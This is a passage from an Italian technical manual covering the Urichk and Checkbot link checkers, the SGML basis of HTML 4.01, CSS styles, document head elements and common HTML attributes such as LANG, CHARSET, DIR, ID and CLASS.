Questi eseguibili devono poi essere collocati in una posizione conveniente, precisamente dove possono essere avviati senza bisogno di indicare il percorso. In pratica, in una delle directory previste nella variabile di ambiente '**`PATH`**'.

Urichk utilizza Gettext, attraverso il modulo Perl-gettext. Per installare la traduzione italiana dei messaggi, occorre procedere nel modo seguente:

```
$ msgfmt -vvvv -o urichk.mo it.po
```

Il file '`it.po`' è contenuto nel pacchetto di distribuzione di Urichk, mentre il file '`urichk.mo`' deve essere creato come mostrato. Questo file, va poi installato nella directory adatta, che probabilmente è '`/usr/share/locale/it/LC_MESSAGES/`'.

Infine, occorre ricordare che Urichk non è autonomo nella verifica degli indirizzi. Per questo dipende da Wget e ImageMagick come è già stato descritto.

259.5 Verifica degli URI con Checkbot

Checkbot [3] è un programma Perl molto semplice da utilizzare, per controllare la validità degli indirizzi contenuti in una pagina HTML locale o remota. Il suo utilizzo è molto semplice e il rapporto che si ottiene è molto dettagliato, consentendo una comprensione chiara del tipo di errore che impedisce di raggiungere qualche indirizzo URI. Tutto viene gestito attraverso un eseguibile unico denominato '**`checkbot`**':

`checkbot` [*opzioni*] [*uri_iniziale*...]

Nella situazione più semplice, si utilizza Checkbot specificando un solo indirizzo URI iniziale da scandire: se si tratta di una pagina HTML, vengono analizzati tutti i riferimenti contenuti al suo interno. Per esempio così:

```
$ checkbot file:///home/tizio/prova.html
```

Come si vede, è opportuno indicare sempre il riferimento alla pagina da scandire utilizzando un URI, anche se si tratta di un file locale.

Leggendo la pagina di manuale *checkbot(1)*, si possono trovare tante opzioni per questo programma. Tuttavia, il suo funzionamento normale non richiede nulla, salvo forse la necessità di indicare un proxy indispensabile per raggiungere la rete esterna (con l'opzione '**`--proxy`** *uri*').

Se non si indica nulla di diverso attraverso le opzioni della riga di comando, la scansione genera il file '`checkbot.html`' e un altro file il cui nome rispetta il modello '`checkbot-`*nodo*`.html`'. Il primo di questi due è un riepilogo dell'esito della scansione, mentre il secondo elenca dettagliatamente gli URI per i quali c'è stato qualche problema. Comunque, si raggiunge il secondo attraverso un riferimento ipertestuale presente nel primo.

259.6 Riferimenti

- T. Berners-Lee, R. Fielding, U.C. Irvine, L. Masinter, *RFC 2396: Uniform Resource Identifiers (URI): General Syntax*, 1998

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rf2396.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2396.txt*>

[3] **Checkbot** stesse condizioni di Perl

- Daniele Giacomini, *Urichk*

  <*http://a2.swlibero.org/~daniele/software/urichk/*>

- International ISBN agency, *The ISBN Users' Manual*

  <*http://www.isbn.org/standards/home/isbn/International/ISBNmanual.asp*>

HTML: aspetti generali

HTML sta per *Hypertext markup language* e in pratica è un formato SGML per i documenti della rete che fa uso di un DTD particolare: HTML appunto. La formattazione di un documento HTML non può mai essere valutata perfettamente in anticipo, perché dipende da diversi fattori:

- il programma utilizzato per visualizzare il documento;
- la risoluzione utilizzata;
- i tipi di carattere a disposizione;
- la profondità di colori disponibili.

Lo standard HTML è tale per cui tutti (o quasi) i programmi utilizzabili per la lettura di tali documenti sono in grado di cavarsela. Ma questo risultato minimo è ben lontano dall'esigenza di costruire qualcosa che tutti possano vedere più o meno nello stesso modo. Per questo, quando si costruisce un documento HTML, occorre pensare all'utenza a cui è destinato, in modo da decidere quali caratteristiche possono essere utilizzate e quali invece è meglio scartare per evitare inutili problemi di lettura.

L'HTML nasce all'inizio degli anni 1990, abbinato in particolare al primo navigatore: Mosaic. Da quel momento a oggi il formato HTML ha subito diversi aggiornamenti; si ricorda in particolare la versione 2.0 del 1995 e la versione 3.2 del 1997. Allo stato attuale, lo sviluppo di questo standard è condotto da W3C (*World wide web consortium*) e in questo capitolo si fa riferimento alla versione 4.

Si potrebbe dire che l'HTML abbia ricevuto un successo iniziale superiore alle sue possibilità tecniche, cosa che ha causato una proliferazione di varianti. In pratica, chi ha realizzato i programmi di navigazione, volendo offrire effetti speciali che non potevano essere ottenuti altrimenti, ha definito nel tempo una propria estensione allo standard di partenza (e anche a quelli successivi). Questo però ha creato e crea ancora oggi una grande confusione sul modo corretto di scrivere un documento in formato HTML. Questo problema si aggrava anche di più nel momento in cui questi navigatori non sono in grado di gestire correttamente gli standard indipendenti.

Lo spirito alla base dello sviluppo dell'HTML da parte del W3C, come ente indipendente, è quello di ottenere un formato multimediale-ipertestuale completo, adatto per la lettura attraverso qualunque tipo di mezzo: dal terminale tattile braille al documento stampato. Le estensioni proprietarie di questo standard si sono rivolte principalmente all'aspetto visuale e scenografico di questo formato, trascurando le altre esigenze. Scrivere un documento «puro» in HTML è un'arte raffinata, che attualmente non è conosciuta abbastanza. In generale, maggiori sono i contenuti e le esigenze di divulgazione, minori devono essere le pretese estetiche.

La documentazione di riferimento per tutto ciò che riguarda l'HTML è quella offerta dal W3C: <*http://www.w3.org*>, in particolare <*http://www.w3.org/TR/*>.

260.1 HTML e SGML

L'HTML è un linguaggio di composizione basato sull'SGML (si veda quando descritto a partire dal capitolo 249). Come tale, un documento HTML inizia sempre con la dichiarazione del DTD; poi tutto il documento viene racchiuso nell'elemento principale di questa struttura:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
```

```
    ...
    ...
    ...
</HTML>
```

Purtroppo, la maggior parte dei programmi di navigazione o di composizione per il formato HTML non è in grado di comprendere tutte le regole dell'SGML, per cui occorre evitare di utilizzare alcune delle sue caratteristiche. In particolare bisogna evitare:

- la creazione di entità interne per l'utilizzo di macro specifiche relative al testo;

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd"
[
<!ENTITY GNULINUX "GNU/Linux">
<!ENTITY HURD     "GNU/Hurd">
<!ENTITY DOS      "Dos">
<!ENTITY POSIX    "POSIX">
<!ENTITY UNIX     "Unix">
]>
```

- le sezioni marcate per l'inclusione e l'esclusione del testo;

```
<![INCLUDE[
    ...
    <!-- testo incluso -->
    ...
]]>
...
<![IGNORE[
    ...
    <!-- testo escluso -->
    ...
]]>
```

- le sezioni marcate per individuare un contenuto di tipo '**`CDATA`**', allo scopo di proteggere il simbolo '**`<`**' in modo da poterlo usare letteralmente;

```
<![CDATA[
    ...
    <!-- testo letterale -->
    ...
]]>
```

- la delimitazione di un elemento in forma abbreviata;

<*nome_elemento* / *contenuto_dell'elemento* /

- l'indicazione di marcatori iniziali e finali vuoti.

```
<> ... </>
```

Il fatto che l'HTML sia definito da un DTD, permette di verificare la sua correttezza formale, anche se le regole stabilite nel DTD non sono sufficienti a definire la sintassi completa. Per poter verificare la correttezza formale di un documento HTML, oltre agli strumenti di convalida, cioè il pacchetto SP, occorre procurarsi il DTD e le sue estensioni riferite alle entità generali, quelle che permettono di utilizzare le macro per le lettere accentate e i simboli speciali.

Il DTD dell'HTML 4.01 e la definizione delle entità standard a cui questo fa riferimento si trovano presso <*http://www.w3.org/TR/html4/*>. Per la precisione si distinguono tre DTD alternativi, corrispondenti ai file '`strict.dtd`', '`loose.dtd`' e '`frameset.dtd`', assieme a tre gruppi di entità riferite a caratteri speciali, corrispondenti ai file '`HTMLlat1.ent`', '`HTMLspecial.ent`' e '`HTMLsymbol.ent`'. Si può realizzare un catalogo SGML per l'analisi locale di un documento del genere nel modo seguente:

```
OVERRIDE YES
```

```
PUBLIC "-//W3C//DTD HTML 4.01//EN"              strict.dtd
PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" loose.dtd
PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"     frameset.dtd
PUBLIC "-//W3C//ENTITIES Latin1//EN//HTML"      HTMLlat1.ent
PUBLIC "-//W3C//ENTITIES Special//EN//HTML"     HTMLspecial.ent
PUBLIC "-//W3C//ENTITIES Symbols//EN//HTML"     HTMLsymbol.ent
```

Con questo catalogo, una copia dei file che sono stati elencati prima deve trovarsi nella directory corrente. Si noti l'istruzione iniziale, '**`OVERRIDE YES`**', con la quale si vuole permettere la dichiarazione del DTD come è già stato mostrato:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
```

In questo modo, se è disponibile un collegamento con la rete esterna, si utilizza direttamente il DTD originale, presso *`www.w3.org`*, mentre se questa possibilità manca, si fa riferimento ai file locali attraverso le specifiche del catalogo.

Nell'esempio seguente si utilizza il programma '**`nsgmls`**' (del pacchetto SP) supponendo in particolare che il catalogo sia contenuto nel file '`catalogo`'; il file da verificare viene indicato come '`mio_file.html`'. Il catalogo e il file da controllare si intendono collocati nella directory corrente.

```
$ cat mio_file.html | nsgmls -s -c catalogo
```

È il caso di ricordare che alcune distribuzioni GNU/Linux, in particolare Debian, predispongono un pacchetto apposito contenente i DTD più comuni riferiti alle varie versioni dell'HTML, comprese le estensioni proprietarie, assieme alle relative entità standard. Naturalmente, il tutto è organizzato in un catalogo unico che va eventualmente ad aggiornare il catalogo di sistema (dovrebbe trattarsi del file '`/etc/sgml.catalog`', oppure del file '`/usr/share/sgml/catalog`'). Il nome di questo pacchetto potrebbe essere '`sgml-data*`'.

Oltre alla verifica in base al DTD sarebbe opportuno sapere leggere il contenuto del DTD stesso. A questo proposito è da notare il fatto che nel manuale che descrive le specifiche HTML di W3C, si fa spesso riferimento alle caratteristiche degli elementi attraverso lo schema offerto dalla dichiarazione relativa nel DTD. In effetti, ciò permette di rendere molto chiara e precisa la descrizione che ne viene fatta subito dopo.

260.1.1 Attributi comuni attraverso le entità parametriche

Il DTD dell'HTML 4.01 fa un uso massiccio di entità parametriche e questo può disorientare inizialmente. In generale basta ricordare che qualunque cosa nella forma '`%`*nome*`;`' è una macro che si espande in una stringa. La dichiarazione di queste entità parametriche avviene nella parte iniziale del DTD, attraverso istruzioni del tipo:

```
<!ENTITY % nome "stringa">
```

È interessante notare l'utilizzo di entità parametriche per fare riferimento agli attributi degli elementi. Infatti, quasi tutti gli elementi dell'HTML 4.01 prevedono l'uso di attributi, per cui si è ritenuto opportuno classificarli all'interno di entità parametriche. In particolare è importante individuarne due molto importanti:

```
<!ENTITY % coreattrs
 "id          ID             #IMPLIED  -- document-wide unique id --
  class       CDATA          #IMPLIED  -- space-separated list of classes --
  style       %StyleSheet;   #IMPLIED  -- associated style info --
  title       %Text;         #IMPLIED  -- advisory title --"
  >

<!ENTITY % i18n
```

```
 "lang        %LanguageCode; #IMPLIED  -- language code --
  dir         (ltr|rtl)      #IMPLIED  -- direction for weak/neutral text --"
  >
```

Si può osservare che anche la dichiarazione di queste entità è sottoposta all'interpretazione di altre macro; queste riguardano il tipo di contenuto relativo agli attributi.

La macro '**`%coreattrs;`**' serve a individuare un gruppo di attributi disponibili nella maggior parte degli elementi:

- '**`id`**' permette di attribuire una stringa di riconoscimento all'elemento, in modo da potervi fare riferimento;
- '**`class`**' permette di abbinare all'elemento una classe, definita attraverso un nome, in modo da potergli attribuire uno stile particolare;
- '**`stile`**' permette definire l'abbinamento con uno stile;
- '**`title`**' permette di attribuire un «titolo» all'elemento, cosa che si traduce in pratica in modo differente a seconda del contesto (ovvero, a seconda dell'elemento a cui si applica).

La macro '**`%i18n;`**' serve invece a definire ciò che riguarda la localizzazione:

- '**`lang`**' permette di indicare una sigla, secondo lo standard ISO 639 (sezione 543) e anche secondo altri standard, per attribuire all'elemento il linguaggio relativo;
- '**`dir`**' permette di stabilire il flusso del testo nel risultato finale, dove la parola chiave '**`ltr`**' si riferisce a uno scorrimento da sinistra a destra (*Left to right*) e la parola chiave '**`rtl`**' indica uno scorrimento opposto, da destra a sinistra (*Right to left*).

Gli attributi a cui si fa riferimento attraverso le macro '**`%coreattrs;`**' e '**`%i18n;`**' sono così importanti che si trova un'altra entità parametrica che le raccoglie per comodità:

```
<!ENTITY % attrs "%coreattrs; %i18n; %events;">
```

La macro '**`%events;`**' si riferisce a una serie di attributi legati a «eventi», ovvero azioni che si compiono con il mouse o con la tastiera.

Si osservi, a titolo di esempio, la dichiarazione dell'elemento '**`P`**', dove gli attributi sono tutti quelli più comuni, rappresentati dalla macro '**`%attrs;`**', ovvero dalla somma di '**`%coreattrs;`**', '**`%i18n;`**' e '**`%events;`**':

```
<!ELEMENT P - O (%inline;)*           -- paragraph -->
<!ATTLIST P
  %attrs;                             -- %coreattrs, %i18n, %events --
  >
```

260.1.2 Classificazione fondamentale degli elementi

All'interno di un documento HTML si distinguono due gruppi di elementi fondamentali: quelli che rappresentano dei blocchi e quelli che servono a inserire qualcosa all'interno di una riga di testo normale. Questa suddivisione corrisponde a due macro: '**`%block;`**' e '**`%inline`**' rispettivamente.

Per fare un esempio, l'elemento '**`P`**' (paragrafo) è un «blocco», mentre l'elemento '**`EM`**' (enfasi) è un componente interno a una riga di testo.

Questa classificazione semplifica molto la dichiarazione degli elementi, come nel caso dell'elemento '**P**', già visto, il cui contenuto è semplicemente tutto ciò che va inserito nelle righe di testo:

```
<!ELEMENT P - O (%inline;)*            -- paragraph -->
```

Alcuni elementi di un documento HTML sono ambigui, nel senso che possono contenere sia blocchi che testo. Questa ambiguità viene dichiarata attraverso la macro '**%flow;**' che rappresenta la scelta alternativa tra un blocco o una riga di testo:

```
<!ENTITY % flow "%block; | %inline;">
```

A titolo di esempio si osservi la dichiarazione dell'elemento '**LI**' che rappresenta la voce di un elenco puntato o numerato:

```
<!ELEMENT LI - O (%flow;)*             -- list item -->
```

260.2 Stili

Le estensioni proprietarie dell'HTML hanno portato questo linguaggio di composizione a una proliferazione di dialetti, a causa dell'esigenza di trasferire anche le informazioni sull'aspetto finale della composizione, che in origine non erano state prese in considerazione. L'HTML 4.* standard cerca di porre rimedio a questa carenza, con l'uso di una serie di attributi che però non sono disponibili nella versione «ristretta», ciò proprio a indicare che si tratta di estensioni sconsigliate.

La soluzione migliore per risolvere il problema sembra essere l'abbinamento di uno stile, che può essere dichiarato all'interno del file HTML stesso, attraverso l'elemento '**STYLE**', attraverso l'attributo '**STYLE**', oppure in un file esterno, richiamandolo con l'elemento '**LINK**' (verrà mostrato tra poco).

L'HTML non presuppone il formato in cui può essere realizzato lo stile. È comune l'uso di stili in formato CSS (*Cascading style sheet*) e per farvi riferimento si indica il tipo '**text/css**'.

Per il momento, non viene spiegato in che modo si scrivono le direttive in un foglio di stile CSS. Intuitivamente, il lettore può comprendere che la direttiva seguente serve a colorare in blu il contenuto degli elementi '**H1**':

```
H1 { color: blue }
```

Inoltre, la direttiva seguente serve per fare in modo che il contenuto dell'elemento '**P**' abbia il carattere di 12 punti e di colore rosso:

```
P { font-size: 12pt; color: red }
```

Si osservi che la stessa cosa avrebbe potuto essere scritta nel modo seguente:

```
P {
    font-size:  12pt;
    color:      red;
}
```

Per definire questi stili all'interno di un documento HTML, senza fare uso di un file esterno, si potrebbe agire nel modo seguente, attraverso l'uso dell'elemento '**STYLE**':

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <STYLE TYPE="text/css">
        H1 { color blue }
        P {
```

```
            font-size:  12pt;
            color:      red;
        }
    </STYLE>
</HEAD>
<BODY>
    ...
    ...
    ...
</BODY>
</HTML>
```

Si comprende che il testo contenuto nell'elemento '**STYLE**' non deve interferire con l'HTML e quindi non può contenere simboli che possano risultare ambigui. Questo problema riguarda naturalmente il linguaggio con cui è realizzato lo stile; nel caso del formato CSS non dovrebbe porsi alcun problema. Tuttavia, qualche programma utilizzato per la navigazione, potrebbe non riconoscere l'elemento '**STYLE**', arrivando a riprodurre il testo che rappresenta in realtà lo stile. Per evitare questo problema si può circoscrivere la cosa all'interno di un commento SGML:

```
<STYLE TYPE="text/css">
    <!--
        H1 { color blue }
        P {
            font-size:  12pt
            color:      red
        }
    -->
</STYLE>
```

Volendo agire direttamente in un elemento singolo, si può utilizzare l'attributo '**STYLE**', ma in tal caso si possono usare esclusivamente direttive CSS. Nel caso di un elemento '**P**' isolato che deve avere un carattere di 12 punti ed essere colorato in rosso, lo si può dichiarare nel modo seguente:

```
<P STYLE="font-size: 12pt; color: red">Attenzione!</P>
```

Probabilmente, il modo più elegante di abbinare uno stile a un documento HTML è quello di aggiungere un file esterno. Nell'esempio seguente si include lo stile corrispondente al file '`stile.css`':

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <LINK REL="stylesheet" TYPE="text/css" HREF="stile.css">
    ...
</HEAD>
...
</HTML>
```

È chiaro che dipende dal programma di navigazione la capacità o meno di conformarsi allo stile. In generale, lo standard CSS sembra essere quello che ha più probabilità di affermarsi.

260.3 Struttura di un documento HTML

Il documento HTML è contenuto tutto nell'elemento omonimo: '**`HTML`**'. Nel caso della definizione «rigorosa» (il DTD '`strict.dtd`') questo si scompone in due elementi fondamentali, '**`HEAD`**' e '**`BODY`**', che rappresentano rispettivamente l'intestazione e il corpo:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
<HEAD>
    <TITLE>Titolo della pagina</TITLE>
</HEAD>
<BODY>
    ...
    <!-- Corpo del documento -->
    ...
</BODY>
</HTML>
```

In generale, è conveniente annotare la lingua principale del documento, attraverso l'attributo '**`LANG`**' da collocare nel marcatore di apertura dell'elemento '**`HTML`**':

```
<HTML LANG="it">
```

Per la precisione, il codice che definisce il linguaggio viene indicato secondo la sintassi seguente:

codice_principale [- *codice_secondario*]

In pratica, la prima parte, quella che appare prima del trattino di separazione, indica la lingua, di solito attraverso il codice ISO 639 (sezione 543), mentre la seconda parte indica l'area nazionale, secondo lo standard ISO 3166 (sezione 544), che a sua volta può implicare delle varianti nel linguaggio.

In generale, un documento di grandi dimensioni realizzato attraverso il formato HTML, richiede la scomposizione dello stesso in più file HTML collegati tra loro da riferimenti ipertestuali. Questa, purtroppo, è una necessità a causa delle limitazioni dei programmi di navigazione.

260.3.1 Intestazione e informazioni supplementari

L'intestazione è una parte del documento HTML che serve per annotare delle informazioni generali. Deve contenere almeno il titolo all'interno dell'elemento '**`TITLE`**'. Di solito, la riproduzione di un documento HTML non fa apparire il titolo nel testo del documento, che comunque viene usato per farvi riferimento (per esempio nel segnalibro del programma utilizzato per la sua visualizzazione).

Nell'intestazione, prima o dopo il titolo, può essere conveniente collocare alcune «meta-informazioni», attraverso alcuni elementi '**`META`**'. Si tratta di un elemento vuoto, per il quale si utilizza soltanto il marcatore di apertura con l'indicazione di attributi opportuni. In particolare, si possono utilizzare gli attributi seguenti:

- '**`NAME`**' per indicare un nome che qualifica il tipo di meta-informazione (si tratta di parole chiave più o meno standard, che però non sono state definite nel DTD);
- '**`HTTP-EQUIV`**' per indicare un campo di risposta nell'ambito del protocollo HTTP, tenendo conto che l'attributo '**`NAME`**' è alternativo a '**`HTTP-EQUIV`**'.
- '**`CONTENT`**' (obbligatorio) per indicare il valore abbinato al nome indicato attraverso l'attributo '**`NAME`**', oppure attraverso l'attributo '**`HTTP-EQUIV`**';

Come si intuisce dall'elenco degli attributi più importanti, si può distinguere tra elementi '**META**' che utilizzano l'attributo '**NAME**' e altri che usano l'attributo '**HTTP-EQUIV**'. Le informazioni che si definiscono attraverso elementi '**META**' con l'attributo '**NAME**' permettono di indicare informazioni che qualificano il documento, soprattutto quando questo viene trattato automaticamente da un motore di ricerca; l'attributo '**HTTP-EQUIV**' permette invece di intervenire a livello del protocollo HTTP (quando il documento viene ottenuto in questo modo), specificando le intestazioni HTTP relative. Si osservi l'esempio seguente:

```
<HEAD>
    <TITLE>Titolo della pagina</TITLE>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <META NAME="Description"    CONTENT="Esempio di una pagina HTML">
    <META NAME="Keywords"       CONTENT="HTML, SGML, Editoria elettronica">
    <META NAME="Author"         CONTENT="P. Pallino ppallino@dinkel.brot.dg">
    <META NAME="Classification" CONTENT="Esempio HTML">
</HEAD>
```

In particolare, ricevendo questo documento attraverso il protocollo HTTP, si otterrà anche l'intestazione HTTP seguente:

```
Content-Type: text/html; charset=ISO-8859-1
```

Si noti l'indicazione esplicita dell'insieme di caratteri: ISO 8859-1

Un altro tipo di elemento speciale può apparire all'interno dell'intestazione di un documento HTML; si tratta di '**LINK**'. Anche questo è un elemento vuoto e serve solo per indicare degli attributi nel marcatore di apertura. Gli attributi più importanti sono:

- '**HREF**' per indicare un URI a cui si intende fare riferimento;
- '**REL**' per definire la relazione che c'è con questo tipo di collegamento;
- '**TYPE**' per specificare in anticipo il tipo dei dati contenuti nell'URI;
- '**MEDIA**' per specificare il mezzo attraverso cui viene letto il documento.

Trattandosi di un elemento vuoto, collocato nell'intestazione HTML, non è pensato per essere rappresentato nella composizione. Tuttavia, abbinando le parole chiave opportune all'attributo '**REV**', si stabiliscono una serie di collegamenti utili per ricomporre un documento più grande costituito da più pagine HTML. In pratica, si può dichiarare in modo esplicito come è articolato, così che il programma di navigazione o composizione sappia regolarsi. La tabella 260.1 elenca alcune delle parole chiave che possono essere assegnate all'attributo '**REV**'.

Tabella 260.1. Parole chiave tipiche da assegnare all'attributo '**REV**' dell'elemento '**LINK**'.

Nome	Descrizione
Alternate	Una versione alternativa dello stesso documento.
Stylesheet	Foglio di stile esterno.
Start	Il primo documento di una collezione.
Next	Il prossimo documento di una sequenza lineare.
Prev	Il documento precedente di una sequenza lineare.
Contents	Un documento che funge da indice generale.
Index	Un documento che funge da indice analitico.
Glossary	Un documento che funge da glossario.
Copyright	Un documento che contiene la dichiarazione del copyright.
Chapter	Un documento che funge da capitolo in una collezione.
Section	Un documento che funge da sezione in una collezione.
Subsection	Un documento che funge da sottosezione in una collezione.
Appendix	Un documento che funge da appendice in una collezione.
Help	Un documento che funge da guida.

L'esempio seguente mostra parte di un'intestazione di una pagina HTML in cui sono stati usati alcuni elementi '**LINK**' per definire la relazione con altre pagine che compongono la stessa raccolta:

```
<HEAD>
    ...
    <LINK REL="Stylesheet" TYPE="text/css" HREF="stile.css">
    <LINK REL="Start" TITLE="inizio" HREF="index.html">
    <LINK REL="Contents" TITLE="indice generale" HREF="indice-generale.html">
    <LINK REL="Prev" TITLE="precedente" HREF="capitolo-6.html">
    <LINK REL="Next" TITLE="successivo" HREF="capitolo-8.html">
    <LINK REL="Index" TITLE="indice analitico" HREF="indice-analitico.html">
</HEAD>
```

Merita un po' di attenzione l'attributo '**MEDIA**' che serve a stabilire il mezzo adatto per la lettura del documento relativo. Questo attributo si usa generalmente all'interno di un elemento '**LINK**' che serve a indicare un foglio di stile esterno; inoltre può essere usato per lo stesso motivo all'interno di un elemento '**STYLE**'. In pratica, in questo modo, si stabilisce l'abbinamento tra stile e mezzo di lettura. La tabella 260.2 elenca i nomi che si possono assegnare a un attributo '**MEDIA**'.

Tabella 260.2. Parole chiave tipiche da assegnare all'attributo '**MEDIA**' dell'elemento '**LINK**' e dell'elemento '**STYLE**'.

Nome	Descrizione
screen	Schermo per lo scorrimento continuo.
tty	Terminale a celle di caratteri o simile.
tv	Televisione (bassa risoluzione e altre limitazioni).
projection	Proiettore.
handheld	Schermi portatili.
print	Stampa e simili (composizione impaginata).
braille	Terminale a barra braille per i non vedenti.
aural	Lettore a sintesi vocale.
all	Valido per tutti i tipi di dispositivo.

L'esempio seguente mostra in che modo si potrebbero selezionare diversi fogli di stile in base al mezzo utilizzato per la lettura del documento:

```
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="screen" HREF="stile-schermo.css">
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="tty" HREF="stile-testo.css">
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="braille" HREF="stile-braille.css">
```

260.3.2 Corpo del documento

Il corpo di un documento HTML è delimitato dall'elemento '**BODY**' e il suo contenuto è ciò che alla fine viene mostrato nella composizione finale.

La composizione del corpo viene descritta nel capitolo 261.

260.4 Attributi comuni

All'inizio del capitolo si è accennato al fatto che molti elementi condividano un insieme comune di attributi. Vale la pena di descrivere brevemente alcuni di questi.

260.4.1 Linguaggio

Il linguaggio di un elemento viene definito esplicitamente attraverso l'attributo '**LANG**', a cui viene assegnato solitamente un codice corrispondente allo standard ISO 639. La tabella 260.3 riporta un elenco di questi codici ridotto ad alcune lingue occidentali.

Tabella 260.3. Alcuni codici dello standard ISO 639 per la definizione della lingua attraverso una sigla di due soli caratteri.

Codice	Lingua
fr	Francese
it	Italiano
ro	Rumeno
es	Spagnolo
ca	Catalano
co	Corso
pt	Portoghese
da	Danese
nl	Olandese
en	Inglese
de	Tedesco
is	Islandese
no	Norvegese
sv	Svedese
fi	Finlandese

In generale può essere conveniente l'utilizzo di questo attributo nell'elemento '**HTML**', in modo da fissare il linguaggio di tutto il documento. Tuttavia, quando un elemento contiene un testo in un altro linguaggio, conviene annotarlo nello stesso modo.

L'effetto più evidente che potrebbe risultare dalla distinzione in base al linguaggio, è la separazione delle parole in sillabe, per creare una composizione più gradevole.

260.4.2 Codifica

L'attributo '**CHARSET**' permette di definire esplicitamente l'insieme di caratteri dell'elemento. Come è già stato mostrato, di solito lo si utilizza in un elemento '**META**' introduttivo allo scopo di definire l'intestazione HTTP relativa:

```
<HEAD>
    <TITLE>...</TITLE>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <!--...-->
</HEAD>
```

La tabella 260.4 elenca alcuni codici comuni per la definizione dell'insieme dei caratteri.

Tabella 260.4. Alcuni codici per definire l'insieme di caratteri.

Codice	Corrispondenza
ISO-8859-1	latin1
ISO-8859-2	latin2
ISO-8859-3	latin3
ISO-8859-4	latin4
ISO-8859-5	ciryllic
ISO-8859-6	arabic
ISO-8859-7	greek
ISO-8859-8	hebrew
ISO-8859-9	latin5

260.4.3 Direzione del testo

Il testo di un documento HTML può scorrere da sinistra a destra o viceversa. Per controllare questo flusso si può utilizzare l'attributo '**`DIR`**', a cui si possono abbinare esclusivamente le parole chiave '**`ltr`**' o '**`rtl`**': *Left to right*, da sinistra a destra; *Right to left*, da destra a sinistra.

In generale, il flusso del testo avviene da sinistra a destra, come richiedono le lingue occidentali, per cui non è necessario usare questo attributo in condizioni «normali».

È importante notare che il testo nel sorgente di un documento HTML segue sempre il flusso normale, da sinistra a destra, ammesso che si possa definire un flusso per un file sorgente.

Non è disponibile la possibilità di ribaltare orizzontalmente i caratteri, quando il flusso del testo cambia direzione, come avviene nella scrittura geroglifica.

260.4.4 Titolo

Molti elementi dispongono di un attributo '**`TITLE`**'. Il suo scopo è quello di indicare un titolo, che viene preso in considerazione in modo differente in base al contesto. Questo attributo può essere molto utile negli elementi che comportano l'inclusione di un'immagine, dal momento che rappresenta un testo alternativo per chi non può visualizzarle. Anche un riferimento ipertestuale può avvantaggiarsi di questo attributo, perché si può visualizzare il testo corrispondente prima di raggiungere l'oggetto, in modo da avere una breve descrizione di ciò che si tratta (così da poter decidere se ne vale la pena).

```
<A HREF="http://www.brot.dg/foto/tizio.jpg" TITLE="Tizio in divisa">Tizio</A>
```

L'esempio mostra proprio il caso di un riferimento ipertestuale, ottenuto con l'elemento '**`A`**', attraverso il quale si raggiunge un file che dovrebbe mostrare l'immagine di Tizio vestito in divisa. Se il navigatore permette di conoscere il titolo del riferimento prima di doverlo raggiungere, si può evitare di prelevare il file nel caso ciò non sia interessante.

È ovvio che sta poi all'autore della pagina la scelta nello scrivere dei titoli utili o ingannevoli. Chi realizza una pagina pubblicitaria ha ovviamente degli interessi diversi da chi invece vuole realizzare un documento ordinato e facile da consultare.

260.4.5 Identificazione di un elemento

Molti elementi dispongono di un attributo '**`ID`**' che permette di attribuire loro un'etichetta con la quale poi farvi riferimento. Il modo tradizionale per realizzare dei riferimenti incrociati in HTML è l'uso dell'elemento '**`A`**', prima con l'attributo '**`NAME`**' (l'etichetta), poi con l'attributo '**`HREF`**' (il riferimento ipertestuale).

L'attributo '**`ID`**' permette di generalizzare il problema, dal momento che in tal modo gli elementi comuni hanno la possibilità di «identificarsi» in maniera univoca per qualunque scopo, non solo quello di definire un obiettivo per un riferimento.

```
<P ID="superparagrafo">Questo è un paragrafo nominato in modo univoco.</P>
<P ID="supermegaparagrafo">Anche questo è un altro paragrafo nominato in
modo univoco.</P>
```

Si deve tenere presente che i nomi utilizzati per gli attributi '**`ID`**' devono essere univoci. Questi nomi devono essere univoci anche nei confronti dell'attributo '**`NAME`**' nell'elemento '**`A`**'.

260.4.6 Classificazione degli elementi

A differenza dell'attributo '**`ID`**', l'attributo '**`CLASS`**' consente di abbinare a un gruppo di elementi una certa classe. Il meccanismo è lo stesso, con la differenza che si vogliono indicare dei raggruppamenti. Di solito, si attribuisce una classe per abbinarne le definizioni di un foglio di stile.

```
<SPAN CLASS="nota">la vita è fatta per essere vissuta</SPAN>
```

L'esempio mostra la delimitazione di una parte di testo attraverso l'elemento '**`SPAN`**', al quale viene attribuita la classe '**`nota`**'. In seguito, sarà possibile abbinare a tutti gli elementi di questa classe le stesse caratteristiche attraverso un foglio di stile. Utilizzando i fogli di stile CSS, si potrebbe applicare la regola seguente a tutti gli elementi '**`SPAN`**' della classe '**`nota`**':

```
SPAN.nota       { color: green }
```

260.5 Riferimenti

- W3C

  <http://www.w3.org>

- W3C, *Technical Reports and Publications*

  <http://www.w3.org/TR/>

- *Character sets*

  <http://www.iana.org/assignments/character-sets>

HTML: corpo

Il corpo di un documento HTML è contenuto normalmente nell'elemento '**`BODY`**' a meno che si utilizzino le cornici (*frame*), nel qual caso si tratta dell'elemento '**`FRAMESET`**'.

